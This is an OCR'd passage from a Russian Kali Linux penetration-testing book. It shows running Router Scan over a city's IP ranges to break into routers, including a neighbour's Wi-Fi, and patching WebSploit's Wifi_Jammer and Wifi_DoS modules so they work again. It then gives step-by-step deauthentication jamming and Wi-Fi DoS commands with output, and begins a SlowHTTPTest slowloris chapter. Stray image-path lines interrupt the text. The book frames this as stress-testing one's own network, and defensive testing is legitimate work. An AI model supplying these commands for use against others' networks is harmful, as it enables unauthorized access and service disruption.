
```
dpkg --add-architecture i386
apt-get update
apt-get install wine-bin:i386
```

Далее скачиваете Router Scan от Stas M (http://stascorp.com/load/1-1-0-56), распаковываете (в любое место), кликаете правой кнопкой по файлу RouterScan.exe, в контекстном меню выбираете «Открыть с помощью Wine…», а дальше всё как на Windows.

Вот пример работы Router Scan от Stas'M в Linux (сканирую диапазоны адресов моего родного города Муром):



Только хорошие результаты:



Если кто-то не до конца уловил принципы работы программы:

- программе не нужен Wi-Fi приёмник или что-то ещё — она работает по проводному соединению;
- чтобы попытаться взломать соседский Wi-Fi (а не на другом конце света), то нужно знать IP соседа или, хотя бы, диапазон IP интернет-провайдера соседа. Можно воспользоваться вот этим сервисом, чтобы узнать диапазоны принадлежащих провайдерам IP, либо диапазоны IP населённых пунктов.

Если ещё кому-то понадобиться отфильтровать диапазоны IP с сайта ipgeobase.ru, то можно сделать так:

```
curl -s 'URL' | grep -o -E '[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3} - [0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}' > diap_ip.txt
```

Где вместо '**URL**' введите адрес страницы на ipgeobase.ru, которую нужно пропарсить.

Глава 26. Чиним Wifi_Jammer и Wifi_DoS в WebSploit

Wifi_Jammer не работает (сбрасывается через несколько секунд)

Если вы прямо сейчас попытаетесь воспользоваться модулями **Wifi_Jammer или Wifi_DoS в WebSploit**, то вас ждёт разочарование — после настройки всех опций и попытке запуска, модули вылетают через пару секунд. Те, кто читают WebWare.biz, наверное, уже догодались, что проблема в изменении имени интерфейса, которая произошла после обновления покета aircrack-ng. А ещё более догадливые уже могли попробовать сделать так:

```
set mon wlan0mon
```

К сожалению, этот фокус не работает:

```
        --=[WebSploit FrameWork
+---**---==[Version :2.0.5 BETA
+---**---==[Codename :We're Not Crying Wolf
+---**---==[Available Modules : 19
        --=[Update Date : [r2.0.5-000 2.3.2014]


wsf > use wifi/wifi_jammer
wsf:Wifi_Jammer > show options

Options          Value                          RQ      Description
---------        --------------                 ----    --------------
interface        wlan0                          yes     Wireless Interface Name
bssid                                           yes     Target BSSID Address
essid                                           yes     Target ESSID Name
mon              mon0                           yes     Monitor Mod(default)
channel          11                             yes     Target Channel Number

wsf:Wifi_Jammer > set mon wlan0mon
MON =>  wlan
wsf:Wifi_Jammer >
```

Дело в том, что в скрипте установлен размер принимаемой строки и имя обрезалось до wlan… Какая нелепая смерть.

Давайте отремонтируем наш Wifi_Jammer, а заодно уж и Wifi_DoS.

Прежде чем приступить, сделаем резервную копию файла, который мы сейчас будем редактировать(все записывается в одну строку):

```
cat /usr/share/websploit/modules/wifi_jammer.py >
/usr/share/websploit/modules/wifi_jammer.py.bak cat
/usr/share/websploit/modules/wifi_jammer.py >
/usr/share/websploit/modules/wifi_jammer.py.bak
```

А теперь откройте файл /usr/share/websploit/modules/wifi_jammer.py

```
vim /usr/share/websploit/modules/wifi_jammer.py
```

Найдите там строчки:

```
elif com[0:7] =='set mon':
options[3] = com[8:12]
```

И замените на (заменять нужно только вторую строку, первая дана для ориентации в тексте программы):

```
elif com[0:7] =='set mon':
options[3] = com[8:]
```

```
#!/usr/bin/env python
#
# WebSploit Framework Wifi Jammer module
# Created By 0x0ptim0us (Fardin Allahverdinazhand)
# Email : 0x0ptim0us@Gmail.Com
import os
import subprocess
from core import wcolors
from core import help
from time import sleep

options = ["wlan0", "", "", "mon0", "11"]

def wifi_jammer():
    try:
        line_1 = wcolors.color.UNDERL + wcolors.color.BLUE + "wsf" + wcolors.color.ENDC
        line_1 += ":"
        line_1 += wcolors.color.UNDERL + wcolors.color.BLUE + "Wifi_Jammer" + wcolors.color.ENDC
        line_1 += " > "
        com = raw_input(line_1)
        com = com.lower()
        if com[0:13] == 'set interface':
            options[0] = com[14:]
            print "INTERFACE => ", options[0]
            wifi_jammer()
        elif com[0:9] == 'set bssid':
            options[1] = com[10:]
            print "BSSID => ", options[1]
            wifi_jammer()
        elif com[0:9] =='set essid':
            options[2] = com[10:]
            print "ESSID => ", options[2]
            wifi_jammer()
        elif com[0:7] =='set mon':
            options[3] = com[8:]
            print "MON => ", options[3]
            wifi_jammer()
```

Перезапустите WebSploit и уже прямо сейчас можете работать с Wifi_Jammer. Конечно же, теперь не забывайте вводить **set mon wlan0mon**.

```
wsf > use wifi/wifi_jammer
wsf:Wifi_Jammer > set mon wlan0mon
MON =>  wlan0mon
```

Wifi_DoS не работает (выдаёт ошибку через несколько секунд после начала работы)

Wifi_DoS — он перестал работать ещё раньше.

Сразу после запуска он выдаёттакую ошибку:

1	Traceback (most recent call last):
2	File "/usr/bin/websploit", line 160, in <module>
3	start()
4	File "/usr/bin/websploit", line 158, in start
5	main()
6	File "/usr/bin/websploit", line 132, in main
7	main()

```
File "/usr/bin/websploit", line 122, in main
wifi_dos.wifi_dos()
File "/usr/share/websploit/modules/wifi_dos.py", line 31, in wifi_dos
wifi_dos()
File "/usr/share/websploit/modules/wifi_dos.py", line 27, in wifi_dos
wifi_dos()
File "/usr/share/websploit/modules/wifi_dos.py", line 39, in wifi_dos
wifi_dos()
File "/usr/share/websploit/modules/wifi_dos.py", line 76, in wifi_dos
os.chdir("temp")
OSError: [Errno 2] No such file or directory: 'temp'
```

А сейчас ещё и новая ошибка — в точности как у Wifi_Jammer. Т.е. у него проблем больше и, следовательно, больше костылей. Приступим чинить Wifi_DoS.

```
mkdir /root/temp && touch /root/temp/blacklist
```

Этот каталог не удаляйте, или создавайте перед каждым запуском Wifi_DoS.

Сам WebSploit теперь нужно запускать так:

```
cd ~ && websploit
```

Прежде чем приступить, сделаем резервную копию файла, который мы сейчас будем редактировать:

```
cat /usr/share/websploit/modules/wifi_dos.py >
/usr/share/websploit/modules/wifi_dos.py.bak
```

Теперь открываем файл /usr/share/websploit/modules/wifi_dos.py

```
vim /usr/share/websploit/modules/wifi_dos.py
```

Находим там строчки:

```
elif com[0:7] =='set mon':
options[3] = com[8:12]
```

И заменяем их на:

```
elif com[0:7] =='set mon':
options[3] = com[8:]
```

И ещё ищем строки:

```
elif com[0:3] =='run':
cmd_0 = "airmon-ng stop " + options[3]
```

И меняем их на:

```
elif com[0:3] =='run':
cmd_0 = "airmon-ng stop " + options[0]
```

После этого всё должно работать.

Глава 27. Стресс-тест беспроводной сети с Wifi_Jammer: как глушить Wi-Fi

Если у вас какие-либо проблемы с беспроводными устройствами, то следует ознакомиться с Главой 19. Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры

Возможно ли глушить Wi-Fi

Вы (или ваша организация) ответственно подошли к настройке беспроводных точек доступа (Wi-Fi): воспользовались подсказками по настройке роутера, в первую очередь, отключили WPS и придумали очень сложный пароль. Значит ли это, что теперь можно расслабиться? Нет, у злоумышленников, как минимум, ещё пара трюков в рукаве — DoS и глушение Wi-Fi. Даже если они не смогут проникнуть в вашу сеть, они могут воспрепятствовать её нормальной работе.


Эта **инструкция описывает глушение Wi-Fi, предназначенный для стресс-теста** вашей беспроводной сети, чтобы вы могли оценить имеющиеся угрозы и предпринять превентивные меры безопасности.

Как правильно запустить Wifi_Jammer

После обновления Aircrack-ng изменилось имя беспроводного интерфейса. К сожалению, Wifi_Jammer перестал работать. Но это легко можно исправить коррекцией одной строки. Посмотрите подробности в Главе 26. Чиним Wifi_Jammer и Wifi_DoS в WebSploit. Если вы уже отредактировали исходный код Wifi_Jammer, то можно продолжать.


Посмотрим имя нашего интерфейса:

```
airmon-ng
```



Следующую команду запускаем так: **airmon-ng start имя_интерфейса**. У меня так:

```
airmon-ng start wlan0
```



Обратите внимание, у меня появилось предупреждение (у вас его может и не быть):


```
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID Name
3036 NetworkManager
3187 dhclient
```

Программа предупреждает, что имеются конфликты с другими приложениями и что если airodump-ng, aireplay-ng или airtun-ng останавливают работу после короткого времени, то мне нужно остановить названные процессы. Это можно сделать так (у вас могут быть свои цифры — посмотрите на PID):

```
kill 3036
kill 3187
```

Продолжаем:

```
airodump-ng wlan0mon
```



Я буду тренироваться на своей собственной ТД — она в самом вверху.

Запускаем WebSploit

```
1| websploit
```

Задействуем плагин wifi_jammer:

```
1| wsf > use wifi/wifi_jammer
```

```
root@MiAl: ~
Файл Правка Вид Поиск Терминал Справка
root@MiAl:~# websploit
WARNING: No route found for IPv6 destination :: (no default route?)

                --=[WebSploit FrameWork
        +---**---==[Version :2.0.5 BETA
        +---**---==[Codename :We're Not Crying Wolf
        +---**---==[Available Modules : 19
                --=[Update Date : [r2.0.5-000 2.3.2014]

wsf > use wifi/wifi_jammer
wsf:Wifi_Jammer >
```

Вам обязательно нужно «отремонтировать» модуль wifi_jammer, поскольку после обновления сторонних программ, он стал неработоспособным. Подробности, а также как вернуть его в строй написано в этой инструкции.

Посмотрим на его опции :

```
1| wsf:Wifi_Jammer > show options
```

Нам нужно задать essid, bssid, channel и mon. Эти данные можно взять из вывода airodump-ng.

```
1| wsf:Wifi_Jammer > set essid Mial
2| wsf:Wifi_Jammer > set bssid 20:25:64:16:58:8C
3| wsf:Wifi_Jammer > set channel 11
```

Также обязательно:

```
1| wsf:Wifi_Jammer > set mon wlan0mon
```


Обратите внимание, что здесь нет вариантов, устанавливать значение нужно именно в **wlan0mon**.

Запускаем командой **run**:

```
1| wsf:Wifi_Jammer > run
```


Контролировать процесс можно двумя способами. Первый — просто убедиться, что ваши устройства больше не подключены к беспроводной сети Wi-Fi. Второй — с помощью команды **airodump-ng wlan0mon**. Обратите на такое поле её вывода как **PWR**. Его значение при нормальной работе находилось в районе 40.

После начала атаки значение PWR составляет 0 и до самого конца атаки не поднимается. Сеть Wi-Fi в это время недоступна.



В данном примере мы глушили одну точку доступа, возможно глушить сразу все ТД, например, этой программой.

Суть атаки заключается в непрерывной отправке пакетов деаутентификации.



Борьба с глушением Wi-Fi

- Говорят, есть модели роутеров, которые не обращают внимание на широковещательные пакеты деаутентификации. Возможно, стоит поискать подобные модели.
- Во время атаки нужно понимать, что атакующий должен находиться в непосредственной близости — не более чем в нескольких сотнях метров.
- Можно настроить автоматический выбор канала в точке доступа. Это должно затруднить атаку, т. к. атакующий должен будет заботиться о переключении каналов.
- Радикальное решение — купить проводной роутер.

Используйте полученные данные только в благих целях. Это оградит вас и других людей от проблем.

Глава 28. Стресс-тест беспроводной сети с Wifi_DoS: как досить Wi-Fi

Если у вас какие-либо проблемы с беспроводными устройствами, то следует ознакомиться с Главой 19. Лучшие совместимые с Kali Linux USB Wi-Fi адаптеры

У Wifi_DoS очень много общего с Wifi_Jammer, о котором рассказано в предыдущей статье («Стресс-тест беспроводной сети с Wifi_Jammer: как глушить Wi-Fi»). На самом деле, почти все команды одинаковые, кроме парочки новых. Поэтому, если вам не хватает каких-то подробностей или скриншотов, то посмотрите статью, на которую чуть выше дана ссылка.

Данная информация предназначена для оценки потенциальных рисков DoS-атаки Wi-Fi и выработки мер противодействия на основе полученных результатов. Помните, вся ответственность за реализацию описанного здесь лежит на вас. Не нарушайте законы и права других лиц — именно так можно избежать большого количества проблем.

Как запустить Wifi_DoS

Глядя в исходный код Wifi_DoS, у меня появляются сомнения — работал ли он вообще когда-нибудь? Возможно, у кого-то и получалось запустить, но в определённых условиях. Там есть несколько неточностей, которые обязательно нужно исправить для нормальной работы. Поэтому начните со статьи «Чиним Wifi Jammer и Wifi DoS в WebSploit», а затем возвращайтесь сюда.

Посмотрим имя беспроводного интерфейса и переведём беспроводную карту в режим монитора, чтобы собрать необходимые для DoS-атаки данные.

```
airmon-ng
airmon-ng start wlan0
```

Смотрим список доступных сетей и необходимые нам данные:

```
airodump-ng wlan0mon
```

WebSploit теперь нужно запускать так:

```
cd ~ && websploit
```

Включаем использование модуля wifi_dos:

```
use wifi/wifi_dos
```

Задаём необходимые данные:

```
wsf:Wifi_Dos > set essid Mial
wsf:Wifi_Dos > set bssid 20:25:64:16:58:8C
wsf:Wifi_Dos > set channel 11
```

А здесь внимательнее, прочитайте рекомендацию ниже:

```
wsf:Wifi_Dos > set interface wlan0
wsf:Wifi_Jammer > set mon wlan0mon
```

Здесь могут быть варианты. interface — **wlan0** или что-то другое, что у вас отображается по команде **airmon-ng**. Значение **mon всегда wlan0mon** — здесь без вариантов.

Т.е., например, у меня рабочая конфигурация выглядит так:

root@MiAL: ~

Файл Правка Вид Поиск Терминал Справка

```
root@MiAL:~# cd ~ && websploit
WARNING: No route found for IPv6 destination :: (no default route?)

          (   (                 )             (              )
          )\))(    '    (    ( /(            )\     (    ( /(
         ((_)()\ )    ))\  )\()) (    `  )  ((_) (   )\  )\())
        _(())\_)() /((_)((_)\  )\  /(/(   _   )\((_)(_))/
        \ \((_)/ /(_))  | |(_)((_)((_)_\ | | ((_)(_)| |_
         \ \/\/ / / -_) | '_ \(_-<| '_ \)| |/ _ \| ||  _|
          \_/\_/  \___| |_.__//__/| .__/ |_|\___/|_| \__|
                                  |_|

                --=[WebSploit FrameWork
        +---**---==[Version :2.0.5 BETA
        +---**---==[Codename :We're Not Crying Wolf
        +---**---==[Available Modules : 19
                --=[Update Date : [r2.0.5-000 2.3.2014]


wsf > use wifi/wifi_dos
wsf:Wifi_Dos > set essid Mial
ESSID =>  Mial
wsf:Wifi_Dos > set bssid 20:25:64:16:58:8C
BSSID =>  20:25:64:16:58:8C
wsf:Wifi_Dos > set channel 1
CHANNEL =>  1
wsf:Wifi_Dos > set interface wlan0
INTERFACE =>  wlan0
wsf:Wifi_Dos > set mon wlan0mon
MON =>  wlan0mon
wsf:Wifi_Dos > show options


Options         Value                          RQ     Description
---------       --------------                 ----   --------------
interface       wlan0                          yes    Wireless Interface Name
bssid           20:25:64:16:58:8C                            yes      Target BSSID Address
essid           Mial                           yes    Target ESSID Name
mon             wlan0mon                              yes      Monitor Mod(default)
channel         1                              yes    Target Channel Number

wsf:Wifi_Dos >
```

Запускаем:

1|	wsf:Wifi_Jammer > run

DoS Wi-Fi в действии, все беспроводные устройства потеряли связь с точкой доступа:





Часть 4. Стресс-тесты сети

Глава 29. Стресс-тест сети (DoS веб-сайта) со SlowHTTPTest в Kali Linux: slowloris, slow body и slow read атаки в одном инструменте

Стресс-тесты сети могут дать важные данные о проблемах, связанных с производительностью сервера, о неправильной (недостаточной) его настройке. Даже чтобы проверить, правильно ли настроен и работает mod_evasive пригодятся утилиты для имитации DoS атак.

Связанные статьи по защите веб-сервера:

- Как усилить веб-сервер Apache с помощью mod security и mod evasive на CentOS

Связанные статьи по DoS:

- Стресс-тест сети с Low Orbit Ion Cannon (LOIC)
- Стресс-тест сети (DoS веб-сайта) с SlowHTTPTest в Kali Linux: slowloris, slow body и slow read атаки в одном инструменте (вы её читаете)

SlowHTTPTest — это имеющий множество настроек инструмент, симулирующие некоторые атаки отказа в обслуживании (DoS) уровня приложения. Он работает на большинстве платформ Linux, OSX и Cygwin (Unix-подобное окружение и интерфейс командной строки для Microsoft Windows).

Эта программа реализует наиболее общие замедляющие работу сети DoS атаки уровня приложений, такие как Slowloris, атака slow body, атака Slow Read (на основе эксплойта постоянного таймера TCP), она занимает весь доступный пул подключений, а также атака Apache Range Header, которая становится причиной очень значительного использования памяти и центрального процессора на сервере.

Slowloris и Slow HTTP POST DoS атаки полагаются на факт, что HTTP, намеренно, требует от запросов быть полученными сервером полностью до того, как они будут обработаны. Если запрос HTTP неполон или скорость его пересылки очень медленная,

сервер сохраняет своио ресурсы занятыми, ожидая оставшихся данных. Если сервер поддерживает слишком много занятых ресурсов, то это влечёт отказ в обслуживании. Этот инструмент отправляет частичные запросы HTTP, пытаясь добиться отказа в обслуживании от целевого HTTP сервера.

Атака Slow Read нацелена на те же ресурсы, что и slowloris со slow body, но вместно продлевания запроса, она отправляет легитимные HTTP запросы, но ответы читает медленно.

Установка SlowHTTPTest

Установка для пользователей Kali Linux

Для пользователей Kali Linux установка через apt-get .. (жизнь хороша!)

```
apt-get install slowhttptest
```

```
root@MiAl: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@MiAl:~# apt-get install slowhttptest
Чтение списков пакетов… Готово
Построение дерева зависимостей
Чтение информации о состоянии… Готово
НОВЫЕ пакеты, которые будут установлены:
  slowhttptest
обновлено 0, установлено 1 новых пакетов, для удаления отмечено 0 пакетов, и 27
пакетов не обновлено.
Необходимо скачать 29,6 kБ архивов.
